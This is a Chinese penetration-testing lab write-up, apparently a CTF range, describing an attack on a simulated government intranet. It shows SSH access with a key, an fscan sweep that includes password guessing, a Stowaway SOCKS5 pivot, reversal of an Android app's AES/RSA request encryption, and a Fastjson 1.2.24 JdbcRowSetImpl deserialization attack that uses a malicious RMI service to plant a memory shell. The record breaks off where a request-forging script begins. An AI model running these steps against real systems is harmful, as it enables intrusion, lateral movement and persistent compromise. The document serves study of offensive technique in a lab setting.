
直接ssh登录拿到flag

1
ssh -i ./rsa_key root@8.147.69.40

image-20260313175932308

1
2
root@platform:~# cat /flag
flag{2d7f940b-6371-4b9a-bc14-62fa9a579cfb}

flag2

APK 加解密

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83

ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
inet6 fe80::8056:29ff:fe1d:4526 prefixlen 64 scopeid 0x20<link>
ether 82:56:29:1d:45:26 txqueuelen 0 (Ethernet)
RX packets 70450 bytes 8554768 (8.5 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 79895 bytes 20707618 (20.7 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.22.12 netmask 255.255.255.0 broadcast 172.16.22.255
inet6 fe80::216:3eff:fe13:4188 prefixlen 64 scopeid 0x20<link>
ether 00:16:3e:13:41:88 txqueuelen 1000 (Ethernet)
RX packets 1228268 bytes 210633268 (210.6 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1249256 bytes 162182608 (162.1 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 15070 bytes 3504241 (3.5 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15070 bytes 3504241 (3.5 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

veth456daa6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet6 fe80::6458:53ff:fee1:d222 prefixlen 64 scopeid 0x20<link>
ether 66:58:53:e1:d2:22 txqueuelen 0 (Ethernet)
RX packets 70450 bytes 9541068 (9.5 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 79912 bytes 20708904 (20.7 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

./fscan -h 172.16.22.0/24

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
(icmp) Target 172.16.22.12 is alive
(icmp) Target 172.16.22.14 is alive
(icmp) Target 172.16.22.41 is alive
(icmp) Target 172.16.22.88 is alive
(icmp) Target 172.16.22.253 is alive
[*] Icmp alive hosts len is: 5
172.16.22.41:88 open
172.16.22.88:80 open
172.16.22.14:80 open
172.16.22.12:80 open
172.16.22.88:22 open
172.16.22.14:22 open
172.16.22.12:22 open
172.16.22.88:8080 open
172.16.22.12:8080 open
172.16.22.41:445 open
172.16.22.41:139 open
172.16.22.41:135 open
[*] alive ports len is: 12
start vulscan
[*] WebTitle http://172.16.22.14 code:200 len:10671 title:Apache2 Ubuntu Default Page: It works
[*] WebTitle http://172.16.22.12 code:200 len:10032 title:政务服务平台 - 门户与办事大厅
[*] NetInfo
[*]172.16.22.41
[->]DC
[->]172.16.22.41
[*] WebTitle http://172.16.22.88 code:200 len:4531 title:政务内网资源下载
[*] NetBios 172.16.22.41 [+] DC:ZWFW\DC
[*] WebTitle http://172.16.22.88:8080 code:404 len:306 title:None
已完成 9/12 [-] ssh 172.16.22.88:22 root root111 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 9/12 [-] ssh 172.16.22.14:22 root 1234567890 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 9/12 [-] ssh 172.16.22.14:22 root Aa123456! ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 9/12 [-] ssh 172.16.22.12:22 admin admin@123 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 9/12 [-] ssh 172.16.22.14:22 admin 666666 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 9/12 [-] ssh 172.16.22.12:22 admin Aa12345. ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain
已完成 12/12
[*] 扫描结束,耗时: 7m7.483661903s

传stowaway、fscan

1
2
scp -i ./rsa_key /home/matrix/Desktop/Stowaway/linux_x64_agent root@8.147.69.40:/matrix/
scp -i ./rsa_key /home/matrix/Desktop/fscan_all_version/fscan root@8.147.69.40:/matrix/

连接并开启socks5

1
2
3
nohup ./linux_x64_agent -l 54523 -s matrix > agent.log &
# 攻击机执行:
./linux_x64_admin -c 8.147.69.40:54523 -s matrix

下载 APK 文件:http://172.16.22.88/downloads/zst.apk,点击”直接下载“就行

image-20260313214435805

使用雷电模拟器打开(这里记得把root关了,开了root好像打不开)

拖到安卓模拟器进行安装,如果是 root 的机器打开会闪退,使用 magisk 工具的 root 排除模块,将该 APP 所排除就可以正常打开了。

按照教程配置好代理,抓包:https://blog.csdn.net/biao2426618262/article/details/147336036


数据包存在加密,需要反编译 apk,编译之前先使用 APK 查壳工具,发现没有加壳,jadx打开apk分析一下

请求数据包的加密逻辑在 com.example.Mobile.MainActivity#sendLoginRequest 方法中,查看其 Simple 模块的代码,该代码是完整的代码,从 smali 代码中提取到硬编码的 RSA 公钥和服务端地址 http://172.16.22.88:8080/api/login

image-20260313193546922

加密逻辑:

  1. 生成 128-bit AES 密钥
  2. 使用 AES/GCM/NoPadding 加密登录 JSON 数据
  3. 加密后数据格式:IV(12字节) + 密文 + GCM Tag(16字节)
  4. 使用 RSA/ECB/PKCS1Padding 和硬编码公钥加密 AES 密钥
  5. 发送 POST 请求:Body 为 Base64 编码的加密数据,Header X-Encrypted-Key 为 Base64 编码的加密 AES 密钥

其加密方法实现逻辑如下:

  • 先把 username、password 封装成 LoginData(username, password),再用 JSON.toJSONString 生成明文 JSON。
  • 随机生成 AES-128 密钥:KeyGenerator.getInstance(“AES”) + init(128) + generateKey()。
  • 使用 AES/GCM/NoPadding 加密明文 JSON:Cipher.init(ENCRYPT_MODE, aesKey),由库生成随机 IV。cipher.doFinal(plaintext) 得到密文(包含 GCM tag)。
  • IV || ciphertext 拼接(IV 在前)。
  • 将 IV+ciphertext 做 Base64,并去除 \n、\r,这个字符串就是请求体。

其中 AES 的密钥用硬编码 RSA 公钥加密:

  • 公钥是硬编码的 X.509 Base64 字符串(见字节码常量)。
  • RSA/ECB/PKCS1Padding 加密 aesKey.getEncoded()。
  • 将加密后的 AES 密钥 Base64 后放到请求头 X-Encrypted-Key。
  • 请求头 Content-Type: application/octet-stream,POST body 发送的是 Base64 字符串(IV+ciphertext)。

由于其 AES 密钥是通过 RSA 算法加密的,硬编码的是 RSA 公钥,如若解密需要 RSA 私钥,该私钥一般存储在服务器上,所以只有服务器可以解密该数据。

但是我们有了 RSA 公钥只有,可以任意加密请求体的内容

Fastjson RCE

从包名信息来看,应该是打 fastjson,可以看到版本1.2.24

image-20260313225310038


使用 javachains 项目生成反序列化注入的内存马,由于该主机不出网故而需要在入口机器部署 java-chains 项目

下载java-chains-linux-amd64.tar.gz,上传到入口机器上面,运行java-chains

1
2
3
4
5
scp -i ./rsa_key /home/matrix/Desktop/VulnExploit/javachains-linux-amd64.tar.gz root@8.147.69.40:/matrix/

tar -zxvf javachains-linux-amd64.tar.gz
chmod 777 start.sh
./start.sh

通过socks5登录http://172.16.22.12:8011/,账号密码会在控制台打印


这里打 fastjson 1.2.24 JdbcRowSetImpl 反序列化

image-20260313200641485

点击生成,部署好恶意 RMI 服务:

1
rmi://127.0.0.1:50388/cae2f8

image-20260313200816986

让 AI 写个构造加密请求包的 py 脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
